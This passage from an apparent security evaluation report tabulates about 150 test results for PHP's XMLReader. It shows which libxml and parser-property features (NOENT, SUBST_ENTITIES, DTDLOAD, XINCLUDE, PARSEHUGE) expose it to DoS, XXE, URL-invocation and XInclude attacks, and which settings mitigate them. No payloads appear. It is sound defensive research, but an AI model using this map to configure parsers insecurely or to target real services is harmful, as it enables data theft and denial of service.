DTDATTR	0	0	0	1
DTDLOAD	0	0	0	1
DTDVALID	0	1	0	1
NOENT	1	1	1	1

Table 9.9.: Interaction of XMLReader features and libxml features on different input files

Some features of Table 9.8 are self-explanatory and do not require any additional comments, such as **PARSEHUGE** and **XINCLUDE**. Our test results show that annotations to other features are useful.

The features **DTDATTR** and **DTDLOAD** load the [30] external subset but do not process any entities in the [30] external subset. When the [30] external subset is provided as a local URI, these features have no impact on the processing. However, they do work as expected when a remote resource is supplied.
The feature **DTDVALID** loads the [30] external subset, but does not process any entities in the [30] external subset. Additionally, external entities in the [28b] internal subset are processed. As just mentioned for **DTDATTR** and **DTDLOAD** the same restrictions apply to **DTDVALID**. The feature **NOENT** affects the processing of all entities.
The feature **NONET** forbids network access if *true* is assigned and allows network access if *false* is assigned as a value.

The behavior of the parser can be summarized as follows: The parser (i) does not process any entities, (ii) does not load the [30] external subset, (iii) has an inbuilt limit for the number of entity references, (iv) allows network access and (v) does not process XInclude.

9.5.3. Impact

Table 9.10 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	0	0		core
testDOS_core_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testDOS_core_setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	1	0		Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	0	0		core
testDOS_entitySize_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testDOS_entitySize_setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	1	0		Add.
testDOS_indirections	Default Settings: Billion laughs attack	0	0	PHPUnit_Framework_Error "Detected an entity reference loop in Entity"	core
testDOS_indirections_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	0	0	PHPUnit_Framework_Error "Detected an entity reference loop in Entity"	Add.
testDOS_indirections_LIBXML_NOENT_PARSEHUGE	Checks whether feature **facilitates** attack NOENT: Process entities PARSEHUGE: Deactivate DoS protection	1	0		Add.
testDOS_indirections_LIBXML_PARSEHUGE	Checks whether feature **facilitates** attack PARSEHUGE: Deactivate DoS protection	0	0		Add.
testDOS_indirections_setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	0	0	PHPUnit_Framework_Error "Detected an entity reference loop in Entity"	Add.
testDOS_indirections_setParserProperty_SUBST_ENTITIES _LIBXML_PARSEHUGE	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities PARSEHUGE: Deactivate DoS protection	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	0	0	PHPUnit_Framework_Error "Entity 'intern' not defined"	core
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0	refer to testURLInvocation _parameterEntity _LIBXML_DTDATTR	Add.
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0	refer to testURLInvocation _parameterEntity _LIBXML_DTDLOAD	Add.
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	0	0	refer to testURLInvocation _parameterEntity _LIBXML_DTDVALID	Add.
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD _LIBXML_NOENT_disable_entity_loader	Checks whether feature **mitigates** attack NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testInternalSubset_ExternalPEReferenceInDTD _setParserProperty_DEFAULTATTRS	Checks whether feature **facilitates** attack DEFAULTATTRS: Load the DTD	0	0		Add.
testInternalSubset_ExternalPEReferenceInDTD _setParserProperty_LOADDTD	Checks whether feature **facilitates** attack LOADDTD: Load the DTD	0	0		Add.
testInternalSubset_ExternalPEReferenceInDTD _setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD _setParserProperty_SUBST_ENTITIES_disable_entity_loader	Checks whether feature **mitigates** attack SUBST_ENTITIES: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testInternalSubset_ExternalPEReferenceInDTD _setParserProperty_VALIDATE	Checks whether feature **facilitates** attack VALIDATE: Perform DTD validation	0	0	refer to testURLInvocation _parameterEntity _setParserProperty_VALIDATE	Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	0	0		core
testInternalSubset_PEReferenceInDTD_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.
testInternalSubset_PEReferenceInDTD_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testInternalSubset_PEReferenceInDTD_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	0	0		Add.
testInternalSubset_PEReferenceInDTD_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testInternalSubset_PEReferenceInDTD _setParserProperty_DEFAULTATTRS	Checks whether feature **facilitates** attack DEFAULTATTRS: Load the DTD	0	0		Add.
testInternalSubset_PEReferenceInDTD _setParserProperty_LOADDTD	Checks whether feature **facilitates** attack LOADDTD: Load the DTD	0	0		Add.
testInternalSubset_PEReferenceInDTD _setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	1	0		Add.
testInternalSubset_PEReferenceInDTD _setParserProperty_VALIDATE	Checks whether feature **facilitates** attack VALIDATE: Perform DTD validation	0	0		Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0	PHPUnit_Framework_Error "Entity 'all' not defined"	core
testParameterEntity_core_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.
testParameterEntity_core_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.
testParameterEntity_core_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	0	0		Add.
testParameterEntity_core_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testParameterEntity_core_LIBXML_NOENT_disable_entity_loader	Checks whether feature **mitigates** attack NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testParameterEntity_core_LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_setParserProperty_DEFAULTATTRS	Checks whether feature **facilitates** attack DEFAULTATTRS: Load the DTD	0	0	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_setParserProperty_LOADDTD	Checks whether feature **facilitates** attack LOADDTD: Load the DTD	0	0	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	1	0		Add.
testParameterEntity_core_setParserProperty_SUBST_ENTITIES _disable_entity_loader	Checks whether feature **mitigates** attack SUBST_ENTITIES: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testParameterEntity_core_setParserProperty_SUBST_ENTITIES _LIBXML_NONET	Checks whether feature **mitigates** attack SUBST_ENTITIES: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_setParserProperty_VALIDATE	Checks whether feature **facilitates** attack VALIDATE: Perform DTD validation	0	0		Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0	PHPUnit_Framework_Error "Entity 'all' not defined"	core
testParameterEntity_doctype_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.
testParameterEntity_doctype_LIBXML_DTDATTR_NOENT	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values NOENT: Process entities	1	0		Add.
testParameterEntity_doctype_LIBXML_DTDATTR_NOENT _disable_entity_loader	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testParameterEntity_doctype_LIBXML_DTDATTR_NOENT_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.
testParameterEntity_doctype_LIBXML_DTDLOAD_NOENT	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset NOENT: Process entities	1	0		Add.
testParameterEntity_doctype_LIBXML_DTDLOAD_NOENT _disable_entity_loader	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testParameterEntity_doctype_LIBXML_DTDLOAD_NOENT_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	0	0		Add.
testParameterEntity_doctype_LIBXML_DTDVALID_NOENT	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation NOENT: Process entities	1	0		Add.
testParameterEntity_doctype_LIBXML_DTDVALID_NOENT _disable_entity_loader	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testParameterEntity_doctype_LIBXML_DTDVALID_NOENT_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Validation failed: no DTD found "	Add.
testParameterEntity_doctype_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	0	0	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_setParserProperty_DEFAULTATTRS	Checks whether feature **facilitates** attack DEFAULTATTRS: Load the DTD	0	0		Add.
testParameterEntity_doctype_setParserProperty_DEFAULTATTRS _LIBXML_NOENT	Checks whether feature **facilitates** attack DEFAULTATTRS: Load the DTD NOENT: Process entities	1	0		Add.
testParameterEntity_doctype_setParserProperty_DEFAULTATTRS _LIBXML_NOENT_disable_entity_loader	Checks whether feature **mitigates** attack DEFAULTATTRS: Load the DTD NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testParameterEntity_doctype_setParserProperty_DEFAULTATTRS _LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack DEFAULTATTRS: Load the DTD NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_setParserProperty_LOADDTD	Checks whether feature **facilitates** attack LOADDTD: Load the DTD	0	0		Add.
testParameterEntity_doctype_setParserProperty_LOADDTD _LIBXML_NOENT	Checks whether feature **facilitates** attack LOADDTD: Load the DTD NOENT: Process entities	1	0		Add.
testParameterEntity_doctype_setParserProperty_LOADDTD _LIBXML_NOENT_disable_entity_loader	Checks whether feature **mitigates** attack LOADDTD: Load the DTD NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testParameterEntity_doctype_setParserProperty_LOADDTD _LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack LOADDTD: Load the DTD NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	0	0	PHPUnit_Framework_Error; corresponds to LIBXML_NOENT; no further tests	Add.
testParameterEntity_doctype_setParserProperty_VALIDATE	Checks whether feature **facilitates** attack VALIDATE: Perform DTD validation	0	0		Add.
testParameterEntity_doctype_setParserProperty_VALIDATE _LIBXML_NOENT	Checks whether feature **facilitates** attack VALIDATE: Perform DTD validation NOENT: Process entities	1	0		Add.
testParameterEntity_doctype_setParserProperty_VALIDATE _LIBXML_NOENT_disable_entity_loader	Checks whether feature **mitigates** attack VALIDATE: Perform DTD validation NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testParameterEntity_doctype_setParserProperty_VALIDATE _LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack VALIDATE: Perform DTD validation NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Validation failed: no DTD found "	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0		core

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_doctype_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testURLInvocation_doctype_LIBXML_DTDATTR _disable_entity_loader	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_doctype_LIBXML_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testURLInvocation_doctype_LIBXML_DTDLOAD _disable_entity_loader	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_doctype_LIBXML_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testURLInvocation_doctype_LIBXML_DTDVALID _disable_entity_loader	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_doctype_LIBXML_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	0	0		Add.
testURLInvocation_doctype_setParserProperty_DEFAULTATTRS	Checks whether feature **facilitates** attack DEFAULTATTRS: Load the DTD	1	0		Add.
testURLInvocation_doctype_setParserProperty_DEFAULTATTRS _disable_entity_loader	Checks whether feature **mitigates** attack DEFAULTATTRS: Load the DTD disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_doctype_setParserProperty_DEFAULTATTRS _LIBXML_NONET	Checks whether feature **mitigates** attack DEFAULTATTRS: Load the DTD NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_setParserProperty_LOADDTD	Checks whether feature **facilitates** attack LOADDTD: Load the DTD	1	0		Add.
testURLInvocation_doctype_setParserProperty_LOADDTD _disable_entity_loader	Checks whether feature **mitigates** attack LOADDTD: Load the DTD disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_doctype_setParserProperty_LOADDTD _LIBXML_NONET	Checks whether feature **mitigates** attack LOADDTD: Load the DTD NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	0	0		Add.
testURLInvocation_doctype_setParserProperty_VALIDATE	Checks whether feature **facilitates** attack VALIDATE: Perform DTD validation	1	0		Add.
testURLInvocation_doctype_setParserProperty_VALIDATE _disable_entity_loader	Checks whether feature **mitigates** attack VALIDATE: Perform DTD validation disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_doctype_setParserProperty_VALIDATE _LIBXML_NONET	Checks whether feature **mitigates** attack VALIDATE: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0		core
testURLInvocation_externalGeneralEntity_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0	refer to testXXE_LIBXML _DTDVALID	Add.
testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID _disable_entity_loader	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID _NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Failure to process entity remote"	Add.
testURLInvocation_externalGeneralEntity_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_NOENT _disable_entity_loader	Checks whether feature **mitigates** attack NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_externalGeneralEntity_LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Failure to process entity remote"	Add.
testURLInvocation_externalGeneralEntity _setParserProperty_DEFAULTATTRS	Checks whether feature **facilitates** attack DEFAULTATTRS: Load the DTD	0	0		Add.
testURLInvocation_externalGeneralEntity _setParserProperty_LOADDTD	Checks whether feature **facilitates** attack LOADDTD: Load the DTD	0	0		Add.
testURLInvocation_externalGeneralEntity _setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	1	0		Add.
testURLInvocation_externalGeneralEntity _setParserProperty_SUBST_ENTITIES_disable_entity_loader	Checks whether feature **mitigates** attack SUBST_ENTITIES: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_externalGeneralEntity _setParserProperty_SUBST_ENTITIES_LIBXML_NONET	Checks whether feature **mitigates** attack SUBST_ENTITIES: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Failure to process entity remote"	Add.
testURLInvocation_externalGeneralEntity _setParserProperty_VALIDATE	Checks whether feature **facilitates** attack VALIDATE: Perform DTD validation	1	0	refer to testXXE_setParserProperty _VALIDATE	Add.
testURLInvocation_externalGeneralEntity _setParserProperty_VALIDATE_disable_entity_loader	Checks whether feature **mitigates** attack VALIDATE: Perform DTD validation disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_externalGeneralEntity _setParserProperty_VALIDATE_LIBXML_NONET	Checks whether feature **mitigates** attack VALIDATE: Perform DTD validation NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Failure to process entity remote"	Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0	schema validation not supported	core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0		core
testURLInvocation_parameterEntity_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0	refer to testInternalSubset _ExternalPEReferenceInDTD _LIBXML_DTDATTR; differs from DEFAULTATTRS	Add.
testURLInvocation_parameterEntity_LIBXML_DTDATTR _disable_entity_loader	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_parameterEntity_LIBXML_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0	refer to testInternalSubset _ExternalPEReferenceInDTD _LIBXML_DTDLOAD; differs from LOADDTD	Add.
testURLInvocation_parameterEntity_LIBXML_DTDLOAD _disable_entity_loader	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_parameterEntity_LIBXML_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0	refer to testInternalSubset _ExternalPEReferenceInDTD _LIBXML_DTDVALID	Add.
testURLInvocation_parameterEntity_LIBXML_DTDVALID _disable_entity_loader	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_parameterEntity_LIBXML_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testURLInvocation_parameterEntity_LIBXML_NOENT _disable_entity_loader	Checks whether feature **mitigates** attack NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_parameterEntity_LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity _setParserProperty_DEFAULTATTRS	Checks whether feature **facilitates** attack DEFAULTATTRS: Load the DTD	0	0	differs from LIBXML_DTDATTR	Add.
testURLInvocation_parameterEntity _setParserProperty_LOADDTD	Checks whether feature **facilitates** attack LOADDTD: Load the DTD	0	0	differs from LIBXML_DTDLOAD	Add.
testURLInvocation_parameterEntity _setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	1	0		Add.
testURLInvocation_parameterEntity _setParserProperty_SUBST_ENTITIES_disable_entity_loader	Checks whether feature **mitigates** attack SUBST_ENTITIES: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_parameterEntity _setParserProperty_SUBST_ENTITIES_LIBXML_NONET	Checks whether feature **mitigates** attack SUBST_ENTITIES: Process entities NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity _setParserProperty_VALIDATE	Checks whether feature **facilitates** attack VALIDATE: Perform DTD validation	1	0	refer to testInternalSubset _ExternalPEReferenceInDTD _setParserProperty_VALIDATE	Add.
testURLInvocation_parameterEntity _setParserProperty_VALIDATE_disable_entity_loader	Checks whether feature **mitigates** attack VALIDATE: Perform DTD validation disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_parameterEntity _setParserProperty_VALIDATE_LIBXML_NONET	Checks whether feature **mitigates** attack VALIDATE: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0	schema validation not supported	core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testURLInvocation_XInclude_LIBXML_XINCLUDE	Checks whether feature **facilitates** attack XINCLUDE: Substitute XIncludes	1	0		Add.
testURLInvocation_XInclude_LIBXML_XINCLUDE _disable_entity_loader	Checks whether feature **mitigates** attack XINCLUDE: Substitute XIncludes disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testURLInvocation_XInclude_LIBXML_XINCLUDE_NONET	Checks whether feature **mitigates** attack XINCLUDE: Substitute XIncludes NONET: Deactivate network access	0	1	PHPUnit_Framework_Error	Add.
testXInclude	Default Settings: XInclude attack	0	0		core
testXInclude_LIBXML_XINCLUDE	Checks whether feature **facilitates** attack XINCLUDE: Substitute XIncludes	1	0		Add.
testXInclude_LIBXML_XINCLUDE_disable_entity_loader	Checks whether feature **mitigates** attack XINCLUDE: Substitute XIncludes disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	0	0		core
testXXE_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.
testXXE_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.
testXXE_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	0	0	refer to testURLInvocation _externalGeneralEntity _LIBXML_DTDVALID	Add.
testXXE_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testXXE_LIBXML_NOENT_disable_entity_loader	Checks whether feature **mitigates** attack NOENT: Process entities disable_entity_loader = true: deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testXXE_setParserProperty_DEFAULTATTRS	Checks whether feature **facilitates** attack DEFAULTATTRS: Load the DTD	0	0		Add.
testXXE_setParserProperty_LOADDTD	Checks whether feature **facilitates** attack LOADDTD: Load the DTD	0	0		Add.
testXXE_setParserProperty_SUBST_ENTITIES	Checks whether feature **facilitates** attack SUBST_ENTITIES: Process entities	1	0		Add.
testXXE_setParserProperty_SUBST_ENTITIES_disable_entity_loader	Checks whether feature **mitigates** attack SUBST_ENTITIES: Process entities disable_entity_loader = true: deactivate loading of external entities	0	1	PHPUnit_Framework_Error "failed to load external entity"	Add.
testXXE_setParserProperty_VALIDATE	Checks whether feature **facilitates** attack VALIDATE: Perform DTD validation	0	0	refer to testURLInvocation _externalGeneralEntity _setParserProperty_VALIDATE	Add.

Table 9.10.: Summary of all test results of PHP/XMLReader

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is not vulnerable to DoS attacks by default.
The features (i) “NOENT”, (ii) “SUBST_ENTITIES” render the parser vulnerable. Additionally, any combination of “NOENT” or “SUBST_ENTITIES” and “PARSEHUGE” renders the parser vulnerable.

XXE Attacks

The parser is not vulnerable to XXE attacks by default.
The feature (i) “NOENT” or (ii) “SUBST_ENTITIES” render the parser vulnerable.

XXE Attacks Based on Parameter Entities

The parser is not vulnerable to XXE attacks by default.
The features (i) “NOENT”, or (ii) “SUBST_ENTITIES” render the parser vulnerable. Additionally, any combination of “NOENT” or “SUBST_ENTITIES” and (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID” , (iv) “DEFAULTATTRS”, (v) “LOADDTD” or (vi) “VALIDATE” render the parser vulnerable.

URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks by default.
The features (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID”, (iv) “NOENT” (v) “DEFAULTATTRS”, (vi) “LOADDTD”, (vii) “VALIDATE”, (viii) “SUBST_ENTITIES” or (ix) “XINCLUDE” render the parser vulnerable.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.
The feature (i) “XINCLUDE” renders the parser vulnerable.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 9.11 summarizes the test results.

Table 9.11.: Accumulated test results of PHP/XMLReader

Total number of tests	**152**
Number of additional tests	136
BVS	**0**
BVS (%)	0
BVS (% total number of vulnerabilities)	0
BVS (% total number of tests)	0
VFS	**38**
VFS (% total number of vulnerabilities)	100
VFS (% total number of tests)	25
Total number of vulnerabilities	**38**
CMS	55
CMS (%)	40
BVS [Countermeasures]	**0**

The parser has a total of 152 tests, of which 136 are additional tests. The test results show that the BVS is 0, which accounts for a normalized vulnerability of 0 % on a scale from 0 to 100. This corresponds to 0 % of the total number of tests and for 0 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 38 additional vulnerabilities. This accounts for 25 % of the total number of tests and for 100 % of all vulnerabilities. This yields a total count of 38 vulnerabilities. The CMS is 55, which accounts for 40 % of additional tests.

